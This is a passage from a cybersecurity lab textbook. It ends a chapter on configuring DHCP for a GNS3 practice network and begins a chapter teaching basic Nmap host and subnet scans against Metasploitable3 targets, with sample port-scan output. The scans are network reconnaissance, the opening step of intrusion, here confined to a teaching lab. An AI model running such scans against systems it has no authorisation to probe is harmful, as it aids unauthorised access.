


Figure 1 – Expected final result

2. Create the following virtual machines and add them to the GNS3 environment:

> **NOTE:** Not every VM is used in every lab. To save resources, substitute a Tiny Core Linux box for any

unused machine. This device swap will still show live targets on scans, but it only uses 50 MB of memory instead of 2 GB!

2.1. *TinyCore Linux* in Chapter 5 – Installing Tiny Core Linux

2.2. *Ubuntu Server VM* with all add-ons in Chapter 7 – Create a Linux Server

2.3. *Ubuntu Desktop* in Chapter 11 – Create a Ubuntu Desktop

2.4. *Kali VM* in Chapter 12 – Create a Kali Linux VM

2.5. Both ***Metasploitable 3 (Windows*** and ***Linux) VM***s in Chapter 13 – Create a Vulnerable Desktop VM

3. Configure the Ubuntu Server to service DHCP requests

3.1. Modify the */etc/netplan/*.yaml* on the DHCP machine (Figure 2)

3.2. Modify the */etc/dhcp/dhcpd.conf* file on the DHCP machine (Figure 3)

3.3. Ensure sure the daemon is active and running

NOTE: As a reminder:
1. Start the service:

```
> sudo systemctl start isc-dhcp-server.service
```

2. Restart the service:

```
> sudo systemctl restart isc-dhcp-server.service
```

3. Start the service on system boot:

```
> sudo systemctl enable isc-dhcp-server.service
```

4. Check service status:

```
> systemctl status isc-dhcp-server.service
```

5. Check the configuration for errors

```
> dhcpd -f
```

6. Check the system log for additional error messages

```
> journalctl -xeu isc-dhcp-server.service
```

4. Assign each interface on the router an IP address according to the IP addresses in the image
5. Configure the router as a DHCP relay for the Red and Blue networks
6. Check to make sure that everything is working properly
    6.1. The attacker's machine should receive an address from the 100.100.100.0/24 pool
    6.2. The blue machines should receive addresses from the 200.200.200.0/24 pool


End of Lab

Deliverables

3 Screenshots are needed to earn credit for this exercise:


- Screenshot of Lab Environment
- Screenshot of Kali VM receiving an IP address
- Screenshot of Metasploitable3 VM receiving an IP address

Figures for Printed Version



```
# This is the network config written by 'subiquity'
network:
  ethernets:
    enp0s3:
      optional: true
      dhcp4: false
      addresses:
        - 150.150.150.254/24
      routes:
        - to: default
          via: 150.150.150.1
  version: 2
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
                                                                1,1           All
```

Figure 2 – Ubuntu Server netplan configuration


Ubuntu_Server1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
# --------------------
# DHCPD Configuration
# --------------------

# Global Parameters
authoritative;
default-lease-time 600;
max-lease-time 7200;

# GRAY Net
subnet 150.150.150.0 netmask 255.255.255.0 {
}

# RED Net
subnet 100.100.100.0 netmask 255.255.255.0 {
  option routers              100.100.100.1;
  option subnet-mask          255.255.255.0;
  option broadcast-address    100.100.100.255;
  range                       100.100.100.5 100.100.100.200;
}

# BLUE Net
subnet 200.200.200.0 netmask 255.255.255.0 {
  option routers              200.200.200.1;
  option subnet-mask          255.255.255.0;
  option broadcast-address    200.200.200.255;
  range                       200.200.200.5 200.200.200.200;
}
~
~
~
~
~
~
~
~
"/etc/dhcp/dhcpd.conf" 28L, 728B                                    1,1           All
```

Figure 3 – Ubuntu Server DHCP daemon configuration

CHAPTER 43

Scanning and Enumeration - Nmap Basics

DANTE ROCCA AND MATHEW J. HEATH VAN HORN, PHD

Network Mapper (Nmap) is a powerful tool that is used by both system administrators and hackers. In network administration, it assists in understanding which machines are online and what services they are running, which is helpful when troubleshooting common connectivity issues. In ethical hacking, Nmap is used for similar purposes but with the added goal of finding any vulnerable services we can exploit as a point of entry into the network.

LEARNING OBJECTIVES

- Use Nmap to scan a host
- Use Nmap to perform a ping scan

PREREQUISITES

- Chapter 42 – Eagle Net

DELIVERABLES

- Screenshot of subnet scan
- Screenshot of ping sweep
- Screenshot of detailed fingerprinting scan
- Screenshot of stealth scan

RESOURCES

- Nmap Documentation – https://nmap.org/book/man-host-discovery.html
- PhoenixNAP – "Nmap Commands – 17 Basic Commands for Linux Network" – https://phoenixnap.com/kb/nmap-commands
- Nathan House – "Nmap Cheat Sheet 2024: All the Commands & Flags" – https://www.stationx.net/nmap-cheat-sheet/

CONTRIBUTORS AND TESTERS

- Bernard Correa, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – The Very Basics

The goal here is to familiarize students with the fundamentals of using Nmap. With no arguments, Nmap conducts a TCP SYN scan against the top 1,000 most commonly used networking ports. Keep in mind that these scans can never be 100% reliable, for they depend on the accuracy of the responses sent back by the targets (which can be manipulated). However, it is still a good starting point before planning more advanced scanning techniques.

1. Use Eagle Net as the baseline network environment for this lab

1.1. Start all machines

1.2. Ensure that the Kali and Metaspolitable boxes are all able to receive IP addresses

1.3. Write these addresses down for later comparison with the network scan results. In this example, our results are:


Kali	100.100.100.5
Metaploitable3 – Windows	200.200.200.5
Metasploitable3 – Linux	200.200.200.6

2. We're going to begin with a basic Nmap command. Navigate to the Kali box, open a terminal, and execute Nmap against the Metasploitable3-Linux box

```
> nmap 200.200.200.6
```

NOTE: Some Nmap commands will require superuser privilege. If you get an error saying you don't have permission for the command, use sudo before it. Alternatively, use the command "sudo su" before beginning the lab to switch to the substitute user and you will no longer need to type sudo before each command. In a closed environment, this is fine, but using "sudo su" is generally bad practice and insecure since you are unlocking root access for everything.

3. Allow the scan to run for a minute or two. The report will display when finished.



```
┌──(student㉿kali)-[~]
└─$ nmap 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 14:57 MST
Nmap scan report for 200.200.200.6
Host is up (0.0045s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 1 IP address (1 host up) scanned in 18.05 seconds

┌──(student㉿kali)-[~]
└─$ 
```

Command
Target Status
Ports in use by the target
1,000 common ports were scanned with 991 ports not responding


Figure 1 – Results of the Nmap scan of Metasploitable3-Linux machine

4. Notice that our target machine has a large number of open ports. Each one represents a different service that is listening for new client connections

5. Nmap accepts several different ways for specifying IP addresses, including the use of ***wildcards (*)***. Use the following command to scan all IP addresses in the range of 200.200.200.0 to 200.200.200.255

```
> nmap 200.200.200.*
```

6. The result should look similar to this



```
Nmap scan report for 200.200.200.1
Host is up (0.015s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
2000/tcp open  cisco-sccp
8291/tcp open  unknown

Nmap scan report for 200.200.200.5
Host is up (0.037s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49176/tcp open  unknown

Nmap scan report for 200.200.200.6
Host is up (0.0089s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 256 IP addresses (3 hosts up) scanned in 20.88 seconds
```

Figure 2 – Nmap scan results of the entire subnet

7. We can see the Nmap scan results of the entire 200.200.200.0/24 subnet (256 IP addresses). Notice Nmap found three devices (router, Mestapoitable3 – Windows, and Metasploitable3 -Linux) and provided a report of the discovered ports open on those systems

Phase II – Scanning for hosts

Now that we have the basics down, the first step of any scan is discovering what hosts are up. You should be familiar with basic TCP packet headers. Refer to this abbreviated reference model for this phase.

